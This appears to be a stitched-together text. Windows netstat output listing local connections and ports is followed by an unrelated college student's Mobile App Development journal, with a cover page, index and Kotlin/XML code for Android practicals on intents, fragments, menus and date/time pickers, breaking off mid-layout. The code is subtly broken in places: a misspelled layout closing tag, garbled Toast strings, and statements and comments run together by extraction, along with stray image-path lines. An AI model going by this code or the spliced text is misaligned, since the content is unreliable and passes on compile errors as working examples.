  TCP    10.73.4.68:58041       20.189.173.18:https    ESTABLISHED
  TCP    10.73.4.68:58042       20.190.146.32:https    ESTABLISHED
  TCP    10.73.4.68:59680       19:https               ESTABLISHED
  TCP    10.73.4.68:59723       100G:https             ESTABLISHED
  TCP    10.73.4.68:64288       19:https               ESTABLISHED
  TCP    127.0.0.1:5037         L284G4G3:49797         ESTABLISHED
  TCP    127.0.0.1:5037         L284G4G3:49801         ESTABLISHED
  TCP    127.0.0.1:5037         L284G4G3:62017         ESTABLISHED
  TCP    127.0.0.1:49670        L284G4G3:49671         ESTABLISHED
  TCP    127.0.0.1:49671        L284G4G3:49670         ESTABLISHED
  TCP    127.0.0.1:49794        L284G4G3:49795         ESTABLISHED
  TCP    127.0.0.1:49795        L284G4G3:49794         ESTABLISHED
  TCP    127.0.0.1:49797        L284G4G3:5037          ESTABLISHED
  TCP    127.0.0.1:49801        L284G4G3:5037          ESTABLISHED
  TCP    127.0.0.1:62017        L284G4G3:5037          ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:49523  [2603:1040:a06:6::2]:https  ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:55270  sm-in-f188:5228             ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:58043  [2603:1030:a0b::254]:https  ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:58044  [2603:1030:a0b::254]:https  ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:58047  [2620:1ec:44::254]:https   ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:58048  [2620:1ec:44::254]:https   ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:58051  [2603:1061:10::254]:https  ESTABLISHED
  TCP    [2401:4900:56de:edb0:955a:298b:85c4:b5e9]:58052  [2603:1061:10::254]:https  ESTABLISHED

C:\Users\Appex>
```



```
C:\Windows\System32>netstat -a -n -o | findstr "3306"
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       18308
  TCP    [::]:3306              [::]:0                 LISTENING       18308

C:\Windows\System32>netstat -a -n -o | findstr "445"
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    [::]:445               [::]:0                 LISTENING       4

C:\Windows\System32>netstat -a -n -o | findstr "53"
  TCP    192.168.1.113:65307    57.144.125.32:443      ESTABLISHED     10908
  UDP    0.0.0.0:5353           *:*                                    11688
  UDP    0.0.0.0:5353           *:*                                    1748
  UDP    0.0.0.0:5353           *:*                                    12692
  UDP    0.0.0.0:5353           *:*                                    10908
  UDP    0.0.0.0:5353           *:*                                    10908
  UDP    0.0.0.0:5353           *:*                                    11688
  UDP    0.0.0.0:5353           *:*                                    11208
  UDP    0.0.0.0:5353           *:*                                    12692
  UDP    0.0.0.0:5355           *:*                                    1748
  UDP    0.0.0.0:55364          142.250.70.42:443                      10908
  UDP    [::]:5353              *:*                                    10908
  UDP    [::]:5353              *:*                                    12692
  UDP    [::]:5353              *:*                                    11688
  UDP    [::]:5353              *:*                                    11208
  UDP    [::]:5353              *:*                                    1748
  UDP    [::]:5355              *:*                                    1748

C:\Windows\System32>ipconfig
```



```
Administrator: Command Prompt

C:\Windows\System32>netstat -a -n -o | findstr "80"
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       16396
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       7568
  TCP    127.0.0.1:5037         127.0.0.1:49801        ESTABLISHED     11208
  TCP    127.0.0.1:49801        127.0.0.1:5037         ESTABLISHED     1736
  TCP    [::]:80                [::]:0                 LISTENING       16396
  TCP    [::]:7680              [::]:0                 LISTENING       7568
  UDP    192.168.1.113:58680    *:*                                    8160
  UDP    [fe80::b320:fc03:39f9:23a4%4]:1900  *:*                                8160
  UDP    [fe80::b320:fc03:39f9:23a4%4]:58678  *:*                               8160

C:\Windows\System32>netstat -a -n -o | findstr "443"
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       16396
  TCP    192.168.1.113:49454    4.213.25.240:443       ESTABLISHED     2860
  TCP    192.168.1.113:49672    216.239.34.157:443     TIME_WAIT       0
  TCP    192.168.1.113:49733    142.251.42.227:443     TIME_WAIT       0
  TCP    192.168.1.113:49755    142.251.43.14:443      TIME_WAIT       0
  TCP    192.168.1.113:51268    142.250.192.36:443     LAST_ACK        10908
  TCP    192.168.1.113:52071    52.209.174.212:443     ESTABLISHED     10908
  TCP    192.168.1.113:52224    216.239.34.157:443     ESTABLISHED     10908
  TCP    192.168.1.113:52785    3.254.236.135:443      ESTABLISHED     10908
  TCP    192.168.1.113:52939    142.250.70.78:443      TIME_WAIT       0
  TCP    192.168.1.113:53798    142.250.70.78:443      ESTABLISHED     10908
  TCP    192.168.1.113:54968    52.209.174.212:443     ESTABLISHED     10908
  TCP    192.168.1.113:56768    216.239.34.157:443     TIME_WAIT       0
  TCP    192.168.1.113:57041    142.250.4.84:443       TIME_WAIT       0
  TCP    192.168.1.113:57476    3.254.236.135:443      ESTABLISHED     10908
  TCP    192.168.1.113:57914    23.210.245.82:443      ESTABLISHED     8288
  TCP    192.168.1.113:57950    104.18.39.21:443       ESTABLISHED     10908
  TCP    192.168.1.113:58203    142.250.70.78:443      ESTABLISHED     10908
  TCP    192.168.1.113:58285    142.250.192.36:443     TIME_WAIT       0
  TCP    192.168.1.113:60108    142.251.42.227:443     ESTABLISHED     10908
  TCP    192.168.1.113:60109    52.123.129.14:443      ESTABLISHED     4672
  TCP    192.168.1.113:60853    142.250.192.36:443     ESTABLISHED     10908
  TCP    192.168.1.113:62432    142.250.4.84:443       TIME_WAIT       0
  TCP    192.168.1.113:63665    142.250.183.67:443     TIME_WAIT       0
  TCP    192.168.1.113:65307    57.144.125.32:443      ESTABLISHED     10908
  TCP    [::]:443               [::]:0                 LISTENING       16396
  UDP    0.0.0.0:53612          142.250.183.74:443     10908
```

Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

JOURNAL

IN THE COURSE

MOBILE APP DEVELOPMENT

SUBMITTED BY

ANJALI VISHWAKARMA

ROLL NO: TDIT016C

CLASS - TYBSCIT

(SEMESTER V)

UNDER THE GUIDANCE OF

MS. Jahnavi Raut

ACADEMIC YEAR

2025-2026

Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS &

M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

CERTIFICATE

This is to certify that **Ms. Anjali Vishwakarma**, Roll number **TDIT016C** of **TYBSCIT** Semester V (2025-2026) has successfully completed the Journal of **Mobile App Development** as per the guidelines of **Ms. Jahnavi Raut**, Kandivali(W), Mumbai-400067.

Teacher In-Charge	Principle
Ms. Jahnavi Raut	Dr. Lily Bhushan

INDEX

Sr. No.	Practical List	Sign
1.	Build a basic Hello World app using Kotlin and generate the APK file of that application.	
2.	Display username, phone number, email ID, and gender with the help of a Toast message.	
3.	Implement implicit intent to display the Google page.	
4.	Implement explicit intent to create a multiple-screen application.	
5.	Implement the use of fragments in an Android application.	
6.	Implement an options menu in an Android application to provide common actions like edit,update, share, and delete, accessible from the application bar.	
7.	Implement date and time picker dialog in an Android application to allow the user to select date and time using built-in UI components.	
8.	Implement the use of ImageView in the application for displaying images from resources.	
9.	Use RecyclerView to display a list of contacts.	
10.	Store user data using SharedPreferences	
11.	Fetch and display data from SharedPreferences, Internal Storage, SQLite Database, and Public REST API using Retrofit.	
12.	Use the Accelerometer sensor to measure the force applied to the device.	
13.	Handle runtime permissions for camera and storage.	

Aim 1: Build a basic Hello World app using Kotlin and generate the APK file of that application.

MainActivity.kt

```
package com.example.helloworld
import android.os.Bundle
import androidx.activity.enableEdgeToEdge
import androidx.appcompat.app.AppCompatActivity
import androidx.core.view.ViewCompat
import androidx.core.view.WindowInsetsCompat
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
enableEdgeToEdge()
setContentView(R.layout.activity_main)
ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main
)) { v, insets ->
val systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars())
v.setPadding(systemBars.left, systemBars.top,
systemBars.right, systemBars.bottom)
insets
}
}
}
```

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
```

```
xmlns:tools="http://schemas.android.com/tools"
android:id="@+id/main"
android:layout_width="match_parent"
android:layout_height="match_parent"
tools:context=".MainActivity">
<TextView
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Hello World!"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent" />
</androidx.constraintLayout>
```

OUTPUT

Aim 2: Display username, phone number, email ID, and gender with the help of a Toast message.

MainActivity.kt

```
package com.example.androidapp
import android.os.Bundle
import android.widget.Button
import android.widget.EditText
import android.widget.Toast
import androidx.activity.enableEdgeToEdge
import androidx.appcompat.app.AppCompatActivity
import androidx.core.view.ViewCompat
import androidx.core.view.WindowInsetsCompat
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
enableEdgeToEdge()
setContentView(R.layout.activity_main)
// Get references to UI components
val emailEditText: EditText =
findViewById(R.id.editTextTextEmailAddress)
val loginButton: Button = findViewById(R.id.button)
// Show insets listener (keep as is)
ViewCompat.setOnApplyWindowInsetsListener(emailEditText)
{ v, insets ->
val systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars())
v.setPadding(systemBars.left, systemBars.top,
systemBars.right, systemBars.bottom)
```

```
insets
}
loginButton.setOnClickListener {
Toast.makeText(this, "Login button clicked!",
Toast.LENGTH_SHORT).show()
}
// EditText click: Email field
emailEditText.setOnClickListener {
Toast.makeText(this, "Email Email!",
Toast.LENGTH_SHORT).show()
Toast.makeText(this, "Enter Password!",
Toast.LENGTH_SHORT).show()
Toast.makeText(this, "Enter Contact",
Toast.LENGTH_SHORT).show()
}
}
}
```

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
xmlns:tools="http://schemas.android.com/tools"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:background="#FFEB3B"
tools:context=".MainActivity">
<RadioGroup
android:layout_width="wrap_content"
```

```
android:layout_height="wrap_content" />
<TextView
android:id="@+id/textView"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
tools:layout_editor_absoluteX="135dp"
tools:layout_editor_absoluteY="160dp" />
<Button
android:id="@+id/button"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginStart="184dp"
android:layout_marginBottom="184dp"
android:background="#9C27B0"
android:backgroundTint="#8BC34A"
android:text="Login"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintStart_toStartOf="parent" />
<EditText
android:id="@+id/editTextTextEmailAddress"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginStart="120dp"
android:layout_marginBottom="296dp"
android:background="@color/black"
android:ems="10"
android:hint="Enter EmailAddress"
android:inputType="textEmailAddress"
app:layout_constraintBottom_toTopOf="@+id/button"
```

```
app:layout_constraintStart_toStartOf="parent" />
<EditText
android:id="@+id/editTextNumberPassword"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginStart="120dp"
android:layout_marginBottom="248dp"
android:background="@color/black"
android:ems="10"
android:hint="Enter Password"
android:inputType="numberPassword"
app:layout_constraintBottom_toTopOf="@+id/button"
app:layout_constraintStart_toStartOf="parent" />
<EditText
android:id="@+id/editTextPhone"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginStart="120dp"
android:layout_marginBottom="180dp"
android:background="@color/black"
android:ems="10"
android:hint="Contact No."
android:inputType="phone"
app:layout_constraintBottom_toTopOf="@+id/button"
app:layout_constraintStart_toStartOf="parent" />
<RadioButton
android:id="@+id/radioButton"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
```

```
android:layout_marginStart="172dp"
android:layout_marginBottom="360dp"
android:text="RadioButton"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintStart_toEndOf="@+id/button" />
<RadioButton
android:id="@+id/radioButton2"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginStart="184dp"
android:layout_marginBottom="104dp"
android:background="@color/black"
android:text="Male"
android:textSize="14sp"
app:layout_constraintBottom_toTopOf="@+id/button"
app:layout_constraintStart_toStartOf="parent" />
<RadioButton
android:id="@+id/radioButton3"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_marginStart="184dp"
android:layout_marginBottom="16dp"
android:background="@color/black"
android:text="Female"
app:layout_constraintBottom_toTopOf="@+id/button"
app:layout_constraintStart_toStartOf="parent" />
</androidx.constraintlayout.widget.ConstraintLayout>
```

OUTPUT

Aim 3: Implement implicit intent to display the Google page.


```
package com.example.implicitintent
import android.content.Intent
import android.net.Uri
import android.os.Bundle
import android.widget.Button
import androidx.appcompat.app.AppCompatActivity
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
val buttonOpenGoogle: Button =
findViewById(R.id.buttonOpenGoogle)
buttonOpenGoogle.setOnClickListener {
// URL to open
```

```
val url = "https://www.google.com"
// Create implicit intent
val intent = Intent(Intent.ACTION_VIEW,
Uri.parse(url))
// Start the activity (open in browser)
startActivity(intent)
}
}
}
```

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.android.com/apk/res/android"
android:orientation="vertical"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:gravity="center">
<Button
android:id="@+id/buttonOpenGoogle"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Open Google" />
</LinearLayout>
```


OUTPUT



Aim 4: Implement explicit intent to create a multiple-screen application.

```
package com.example.intentexample
import android.os.Bundle
import android.widget.Button
import androidx.activity.enableEdgeToEdge
import androidx.appcompat.app.AppCompatActivity
import androidx.core.view.ViewCompat
import androidx.core.view.WindowInsetsCompat
import android.content.Intent
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
enableEdgeToEdge()
setContentView(R.layout.activity_main)
val btn1 = findViewById<Button>(R.id.button1)
val btn2 = findViewById<Button>(R.id.button2)
btn1.setOnClickListener {
val intent1 = Intent(this,
SecondActivity::class.java)
startActivity(intent1)
}
}
}
```

OUTPUT



Aim 5: Implement the use of fragments in an Android application.

```
package com.example.fragmentnavigationdemo
import android.os.Bundle
import android.view.Gravity
import android.view.View import android.widget.Button
import android.widget.TextView
import android.widget.LinearLayout
import androidx.appcompat.app.AppCompatActivity
import androidx.fragment.app.Fragment
import androidx.fragment.app.FragmentContainerView
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
val btnA: Button = findViewById(R.id.btnA)
val btnC: Button = findViewById(R.id.btnC)
btnA.setOnClickListener {
```

```
val fragmentManager = supportFragmentManager
val fragmentTransaction = fragmentManager.beginTransaction()
fragmentTransaction.replace(R.id.fragmentContainerView, FragmentA::class.java,
null)
fragmentTransaction.setReorderingAllowed(true)
fragmentTransaction.addToBackStack("FragmentA")
fragmentTransaction.commit()
}
btnC.setOnClickListener {
val fragmentManager = supportFragmentManager
val fragmentTransaction = fragmentManager.beginTransaction()
fragmentTransaction.replace(R.id.fragmentContainerView, FragmentC::class.java,
null)
fragmentTransaction.setReorderingAllowed(true)
fragmentTransaction.addToBackStack("FragmentC")
fragmentTransaction.commit()
}
}
class FragmentA : Fragment() {
override fun onCreateView(
inflater: android.view.LayoutInflater,
container: android.view.ViewGroup?,
savedInstanceState: Bundle?
):
View { val layout = LinearLayout(requireContext()).apply {
orientation = LinearLayout.VERTICAL
gravity = Gravity.CENTER
layoutParams = LinearLayout.LayoutParams(
LinearLayout.LayoutParams.MATCH_PARENT,
LinearLayout.LayoutParams.MATCH_PARENT
)
}
val textView = TextView(requireContext()).apply {
text = "This is Fragment A"
textSize = 24f
}
layout.addView(textView)
return layout
}
}
class FragmentC : Fragment() {
override fun onCreateView(
inflater: android.view.LayoutInflater,
```


```
container: android.view.ViewGroup?,
savedInstanceState: Bundle?
): View {
val layout = LinearLayout(requireContext()).apply {
orientation = LinearLayout.VERTICAL
gravity = Gravity.CENTER
layoutParams = LinearLayout.LayoutParams(
LinearLayout.LayoutParams.MATCH_PARENT,
LinearLayout.LayoutParams.MATCH_PARENT
)
}
val textView = TextView(requireContext()).apply {
text = "This is Fragment C"
textSize = 24f
}
layout.addView(textView)
return layout
} } }
```

Activity_xml file code :

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:tools="http://schemas.android.com/tools"
android:orientation="vertical"
android:layout_width="match_parent"
android:layout_height="match_parent" tools:context=".MainActivity">
<Button
android:id="@+id/btnA"
android:layout_width="match_parent"
android:layout_height="wrap_content"

android:text="Open Fragment A" />
<Button
android:id="@+id/btnC"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:text="Open Fragment C" />
<androidx.fragment.app.FragmentContainerView
android:id="@+id/fragmentContainerView"
android:name="androidx.fragment.app.Fragment"
android:layout_width="match_parent"
```

```
android:layout_height="0dp"
android:layout_weight="1" />
</LinearLayout>
```

OUTPUT



Aim 6: Implement an options menu in an Android application to provide common actions like edit,update, share, and delete, accessible from the application bar.

```
package com.example.option_menu
import android.os.Bundle
import android.view.Menu
import android.view.MenuInflater
import android.view.MenuItem
import android.widget.Toast
import androidx.activity.enableEdgeToEdge
import androidx.appcompat.app.AppCompatActivity
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
enableEdgeToEdge()
setContentView(R.layout.activity_main) // Use your layout here
}
// Inflate the menu (adds items to the action bar if present)
override fun onCreateOptionsMenu(menu: Menu?): Boolean {
val inflater: MenuInflater = menuInflater
inflater.inflate(R.menu.menu, menu) // Use your menu resource
```

```
return true
}
// Handle menu item clicks override fun onOptionsItemSelected(item: MenuItem):
Boolean {
return when (item.itemId) {
R.id.share -> {
Toast.makeText(this, "Share Selected", Toast.LENGTH_SHORT).show()
true }
R.id.delete -> {
Toast.makeText(this, "Delete Selected", Toast.LENGTH_SHORT).show()
true }
R.id.edit -> {
Toast.makeText(this, "Edit Selected", Toast.LENGTH_SHORT).show()
true }
else -> super.onOptionsItemSelected(item) }
} }
```

activity_main.xml


```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
android:layout_width="match_parent"
android:layout_height="match_parent">
<TextView
android:id="@+id/textView"
android:layout_width="wrap_content"
android:layout_height="wrap_content" android:text="Options Menu Demo"
android:textSize="20sp"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintEnd_toEndOf="parent"/>
</androidx.constraintlayout.widget.ConstraintLayout>
```

menu.xml

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
<item
android:id="@+id/edit"
android:title="Edit" />
<item
android:id="@+id/delete"
```

android:title="Delete" />
<item
android:id="@+id/share"
android:title="Share" />
</menu>

OUTPUT



Aim 7: Implement date and time picker dialog in an Android application to allow the user to select date and time using built-in UI components.

MainActivity.kt


package com.example.datetimepicker
import android.app.DatePickerDialog
import android.app.TimePickerDialog
import android.os.Bundle
import android.widget.Button
import android.widget.TextView
import androidx.appcompat.app.AlertDialog
import androidx.appcompat.app.AppCompatActivity
import com.example.datetimepicker.R
import java.util.*
class MainActivity : AppCompatActivity() {
private lateinit var dateButton: Button
private lateinit var timeButton: Button


```
private lateinit var exitButton: Button
private lateinit var resultText: TextView
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
dateButton = findViewById(R.id.btn_set_date)
timeButton = findViewById(R.id.btn_set_time)
exitButton = findViewById(R.id.btn_exit)
resultText = findViewById(R.id.tv_result)
// Set Date
dateButton.setOnClickListener {
val calendar = Calendar.getInstance()
val year = calendar.get(Calendar.YEAR)
val month = calendar.get(Calendar.MONTH)
val day = calendar.get(Calendar.DAY_OF_MONTH)
val datePicker = DatePickerDialog(this, { _, y, m, d ->
resultText.text = "Selected Date: $d/${m + 1}/$y"
}, year, month, day)
datePicker.show()
}
// Set Time
timeButton.setOnClickListener {
val calendar = Calendar.getInstance()
val hour = calendar.get(Calendar.HOUR_OF_DAY)
val minute = calendar.get(Calendar.MINUTE)
val timePicker = TimePickerDialog(this, { _, h, m ->
resultText.text = "Selected Time: %02d:%02d".format(h,
m)
}, hour, minute, true)
timePicker.show()
}
// Exit Confirmation
exitButton.setOnClickListener {
val builder = AlertDialog.Builder(this)
builder.setTitle("Exit App")
builder.setMessage("Do you want to exit the app?")
builder.setPositiveButton("Yes") { _, _ -> finish() }
builder.setNegativeButton("No", null)
builder.show()
}
}
}
```

activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:orientation="vertical"
android:gravity="center"
android:padding="24dp">
<Button
android:id="@+id/btn_set_date"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Set Date" />.....
<Button
android:id="@+id/btn_set_time"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:text="Set Time"
android:layout_marginTop="16dp" />
<Button
android:id="@+id/btn_exit"
android:layout_width="wrap_content"
